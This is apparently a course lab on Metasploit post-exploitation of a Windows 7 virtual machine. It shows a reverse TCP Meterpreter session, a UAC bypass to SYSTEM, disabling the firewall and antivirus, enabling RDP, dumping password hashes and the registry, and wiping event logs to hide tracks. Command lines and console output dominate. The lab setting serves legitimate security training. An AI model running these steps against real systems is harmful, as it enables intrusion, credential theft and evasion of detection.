Lab – Post-Exploitation of Microsoft Windows

Overview

In this lab, you will learn how to perform post-exploitation of a Microsoft Windows target using Metasploit. The Metasploit Framework comes with several useful scripts that can aid you in exploiting a Microsoft target. These scripts are made by third parties and eventually become part of the subversion repository.

These scripts are to be used with a Meterpreter shell once the target has been compromised. Post-exploitation refers to the actions taken after a session is opened between the attacker and the target.

Lab Requirements


- One virtual install of Kali Linux.
- One virtual Install of Windows 7 Pro or Enterprise.
- An established Meterpreter session with your Windows 7 target.

Begin the lab!

Create a meterpreter session between your Kali machine and your Windows 7 Pro target.

From your Kali desktop, right-click on your working folder, and from the context menu,

select **Open Terminal Here**.




Use your meterpreter script to create a listener. At the terminal prompt, type:

```
msfconsole -r handler_tcp.rc
```


If the script completes successfully, your kali should be standing by for communication from your Windows 7 Pro machine when you launch the payload.exe.

```
File  Actions  Edit  View  Help

resource (handler_tcp.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler_tcp.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
resource (handler_tcp.rc)> set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
resource (handler_tcp.rc)> set LPORT 4444
LPORT ⇒ 4444
resource (handler_tcp.rc)> run
[*] Started reverse TCP handler on 10.0.2.15:4444
```

Return to your Windows 7 Pro machine. Open the Documents folder and 2X click the payload.exe file.



When prompt, click the Run button.



Return to your Kali terminal, and you should see a Meterpreter prompt.

```
resource (handler_tcp.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler_tcp.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
resource (handler_tcp.rc)> set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
resource (handler_tcp.rc)> set LPORT 4444
LPORT ⇒ 4444
resource (handler_tcp.rc)> run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (175174 bytes) to 10.0.2.21
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.21:49160) at 2021-03-25 03:30:38 -0400

meterpreter >
```

At the Meterpreter prompt, type, **getuid**

The **`getuid`** function returns the real user ID of the calling process. We can try and escalate our privileges using the **getsystem** command, but this operation fails as the command is not supported.

```
meterpreter > getuid
Server username: Win7-Target\Prof.K
meterpreter > getsystem
[-] 2001: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```

We need to bypass the UAC to get escalated privileges. To do this, we first need to background our current Meterpreter session. We do this by typing **background** at the prompt. Once the session has been background, we need to search for a UAC bypass exploit.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search bypassuac
```

At the prompt, type for **search bypassuac**.

```
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
================

   #   Name                                                Disclosure Date  Rank
   -   ----                                                ---------------  ----
   0   exploit/windows/local/bypassuac                     2010-12-31       excellent
   1   exploit/windows/local/bypassuac_comhijack           1900-01-01       excellent
   2   exploit/windows/local/bypassuac_dotnet_profiler     2017-03-17       excellent
   3   exploit/windows/local/bypassuac_eventvwr            2016-08-15       excellent
   4   exploit/windows/local/bypassuac_fodhelper           2017-05-12       excellent
   5   exploit/windows/local/bypassuac_injection           2010-12-31       excellent
   6   exploit/windows/local/bypassuac_injection_winsxs    2017-04-06       excellent
WinSXS
   7   exploit/windows/local/bypassuac_sdclt               2017-03-17       excellent
```

At the prompt type, **use exploit/windows/local/bypassuac**

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.8         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

The missing parameter is the session ID. We can list all meterpreter sessions running using the **sessions -i** command.

```
msf6 exploit(windows/local/bypassuac) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  Win7-Target\Prof.K @ WIN7-TARGET  10.0.2.8:4444 → 10.0.2.15:49158 (10.0.2.15)
```

From the results, we know that our Metrepreter session is using the session ID of 1.

We next need to set the SESSION parameter to 1. At the prompt type, **set session 1**.

```
msf6 exploit(windows/local/bypassuac) > set session 1
session ⇒ 1
```

At the prompt, type **run**.

```
msf6 exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 10.0.2.8:4444
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.8:4444 → 10.0.2.15:49165) at 2020-12-17 00:51:51 -0500

meterpreter > getuid
Server username: Win7-Target\Prof.K
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We check the real user ID of the calling process. Now that we have bypassed the UAC, we can escalate our privileges using the **`getsystem`** command, and we are currently running as NT AUTHORITY\SYSTEM.

Begin the Lab!

The following scripts have been depreciated and available now as Metasploit exploits, but the scripts still work without issue.

`run checkvm`

Our first script will tell us if we have exploited a virtual machine. In this example, the **`checkvm`** script has detected my target as a VM running inside of VirtualBox.

```
meterpreter > run checkvm

[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [ ... ]
[*] Checking if target is a Virtual Machine .....
[*] This is a Sun VirtualBox Virtual Machine
meterpreter >
```


`run getcountermeasure`

The **`getcountermeasure`** script checks the security configuration on the target machine and can disable other security measures such as A/V, Firewall, and much more. Note that my windows firewall is enabled.

```
meterpreter > run getcountermeasure

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [ ... ]
[*] Running Getcountermeasure on the target ...
[*] Checking for contermeasures ...
[*] Getting Windows Built in Firewall configuration ...
[*]
[*]     Domain profile configuration:
[*]     ---------------------------------------------------------------------
[*]     Operational mode                  = Enable
[*]     Exception mode                    = Enable
[*]
[*]     Standard profile configuration (current):
[*]     ---------------------------------------------------------------------
[*]     Operational mode                  = Enable
[*]     Exception mode                    = Enable
[*]
[*]     IMPORTANT: Command executed successfully.
[*]     However, "netsh firewall" is deprecated;
[*]     use "netsh advfirewall firewall" instead.
[*]     For more information on using "netsh advfirewall firewall" commands
[*]     instead of "netsh firewall", see KB article 947709
[*]     at http://go.microsoft.com/fwlink/?linkid=121488 .
[*]
```

`netsh firewall set opmode mode=disable`

We can disable the Windows firewall using the **netsh firewall set opmode mode=disable** command. We confirm our firewall is enabled. (I used services to start the service)




To run NETSH, we have to drop into a shell on our Windows target. At the prompt, type shell and hit enter. This is the command prompt on our target machine.

```
meterpreter > shell
Process 1992 created.
Channel 8 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

At the prompt, type **`netsh advfirewall set opmode mode=disable`**

```
C:\Windows\system32> netsh firewall set opmode mode=disable
 netsh firewall set opmode mode=disable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .

Ok.
```

If we return to our Windows 7 target, we should see a message that our firewall has been turned off.



Return to your Meterpreter prompt by typing exit at the prompt.


```
C:\Windows\system32>exit
exit
meterpreter >
```

`run getgui`

The **`getgui`** script is used to enable RDP on a target system if it is disabled. In this example, running **`getgui`** determined that RDP was disabled. Adding the **`-e`** switch enabled RDP on the target.

```
meterpreter > run getgui

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or:    getgui -e

OPTIONS:

    -e        Enable RDP only.
    -f <opt>  Forward RDP Connection.
    -h        Help menu.
    -p <opt>  The Password of the user to add.
    -u <opt>  The Username of the user to add.
meterpreter > run getgui -e

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up__20210330.1236.rc
meterpreter >
```

Once I enable RDP on the remote target, from a new Kali terminal, I type **`rdesktop`** followed by the IP address of the target to log in remotely.



Note that **`getgui`** comes with a clean-up script to that sets everything back to the default. Here I run the clean script to hide my presence.

```
meterpreter > run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up__20210330.1236.rc
[*] Running Command List ...
[*]     Running command reg setval -k 'HKLM\System\CurrentControlSet\Control\Terminal Server' -v 'fDenyTSConnections' -d "1"
Successfully set fDenyTSConnections of REG_SZ.
[*]     Running command execute -H -f cmd.exe -a "/c sc config termservice start= disabled"
Process 664 created.
[*]     Running command execute -H -f cmd.exe -a "/c sc stop termservice"
Process 568 created.
[*]     Running command execute -H -f cmd.exe -a "/c 'netsh firewall set service type = remotedesktop mode = enable'"
Process 2696 created.
meterpreter >
```

`run killav`

The **killav** script can be used to disable most antivirus programs running as a service on a target, Most but not all.

```
meterpreter > run killav

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [ ... ]
[*] Killing Antivirus services on the target...
meterpreter >
```

`run remotewinenum`

The **`remotewinenum`** script will enumerate system information through wmic on the victim. Take the note of where the logs are stored. This script requires a username and password along with the IP address of the target to run.

```
meterpreter > run remotewinenum -u ieuser -p Passw0rd! -t 10.0.2.21

[!] Meterpreter scripts are deprecated. Try post/windows/gather/wmic_command.
[!] Example: run post/windows/gather/wmic_command OPTION=value [ ... ]
[*] Saving report to /root/.msf4/logs/scripts/remotewinenum/10.0.2.21_20210330.4428
[*] Running WMIC Commands ....
[*]     running command wimic environment list
[*]     running command wimic share list
[*]     running command wimic nicconfig list
[*]     running command wimic computersystem list
[*]     running command wimic useraccount list
[*]     running command wimic group list
[*]     running command wimic sysaccount list
[*]     running command wimic volume list brief
[*]     running command wimic logicaldisk get description,filesystem,name,size
[*]     running command wimic netlogin get name,lastlogon,badpasswordcount
[*]     running command wimic netclient list brief
[*]     running command wimic netuse get name,username,connectiontype,localname
[*]     running command wimic share get name,path
[*]     running command wimic nteventlog get path,filename,writeable
[*]     running command wimic service list brief
[*]     running command wimic process list brief
[*]     running command wimic startup list full
[*]     running command wimic rdtoggle list
[*]     running command wimic product get name,version
[*]     running command wimic qfe list
meterpreter >
```

`run scraper`

The **`scraper`** script can grab even more system information, including the entire registry.

```
meterpreter > run scraper
[*] New session on 10.0.2.21:49168 ...
[*] Gathering basic system information ...
[*] Dumping password hashes ...
[*] Obtaining the entire registry ...
[*]  Exporting HKCU
[*]  Downloading HKCU (C:\Users\IEUser\AppData\Local\Temp\PDHCdFtf.reg)
[*]  Cleaning HKCU
[*]  Exporting HKLM
[*]  Downloading HKLM (C:\Users\IEUser\AppData\Local\Temp\kbjTgxpp.reg)
[*]  Cleaning HKLM
[*]  Exporting HKCC
[*]  Downloading HKCC (C:\Users\IEUser\AppData\Local\Temp\GwYtGhrs.reg)
[*]  Cleaning HKCC
[*]  Exporting HKCR
[*]  Downloading HKCR (C:\Users\IEUser\AppData\Local\Temp\VwaIMput.reg)
[*]  Cleaning HKCR
[*]  Exporting HKU
[*]  Downloading HKU (C:\Users\IEUser\AppData\Local\Temp\wiqBYoRe.reg)
[*]  Cleaning HKU
[*] Completed processing on 10.0.2.21:49168 ...
meterpreter >
```

`run winenum`

The **`winenum`** script makes for a very detailed windows enumeration tool. This script dumps tokens, hashes, and much more.

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 10.0.2.21:49168...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/IEWIN7_20210330.5813/IEWIN7_20210330.5813.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/IEWIN7_20210330.5813
[*] Checking if IEWIN7 is a Virtual Machine ........
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command cmd.exe /c set
[*]     running command arp -a
[*]     running command ipconfig /all
[*]     running command netstat -ns
[*]     running command netstat -nao
[*]     running command net view
[*]     running command ipconfig /displaydns
[*]     running command route print
```

clearev

And when you are all done, you can clear your tracks by deleting any event logs using the **clearev** command.

```
meterpreter > clearev
[*] Wiping 6 records from Application...
[*] Wiping 64 records from System...
[*] Wiping 261 records from Security...
meterpreter >
```